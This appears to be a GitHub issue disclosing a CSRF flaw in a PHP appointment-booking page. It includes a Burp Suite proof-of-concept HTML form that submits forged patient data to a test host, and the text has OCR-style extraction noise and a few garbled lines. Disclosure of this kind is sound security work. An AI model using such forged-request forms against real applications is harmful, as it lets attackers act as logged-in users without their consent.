

CSRF vulnerability #2


OCLOSED huclilu opened this issue 11 days ago ⋅ 0 comments

huclilu commented 11 days ago Build environment: Aapche2.4.39; MySQL5.7.26; PHP7.3.4 1. Vulnerability analysis On the page appointment. php, the input information is submitted to the appointment connect. php thro The user login status is not verified, so CSRF vulnerability is caused > 🖿 image 🕲 🧿 🔞 🙋 about.html appointment.php appointmentconnect.php <h2 class="d-flex justify-content-center mb-5">Appointment</h2> <label>Enter Name</label> 👣 nginx.htaccess <input class="w-100" type="text" name="Patient_Name"> <label>Doctor Name</label>


POC:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
 <script>history.pushState('', '', '/')</script>
    <form action="http://vulhms.test/appointmentconnect.php" method="POST">
      <input type="hidden" name="Patient&#95;Name" value="ace" />
      <input type="hidden" name="Doctor&#95;Name" value="ace" />
      <input type="hidden" name="Department" value="ace" />
      <input type="hidden" name="App&#95;Date" value="2022-11-15" />
      <input type="hidden" name="App&#95;Time" value="00:00:00.000000" />
      <input type="hidden" name="Phone" value="ace" />
      <input type="hidden" name="save" value="submit" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

The POC clicks Send, and then a piece of information about the user's ace will be added to the database



In the docker list interface, we can also see that a new West Sydney user named ace has been added





Assignees	
No one assigned	
Labels	
None yet	
Projects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	

1 participant

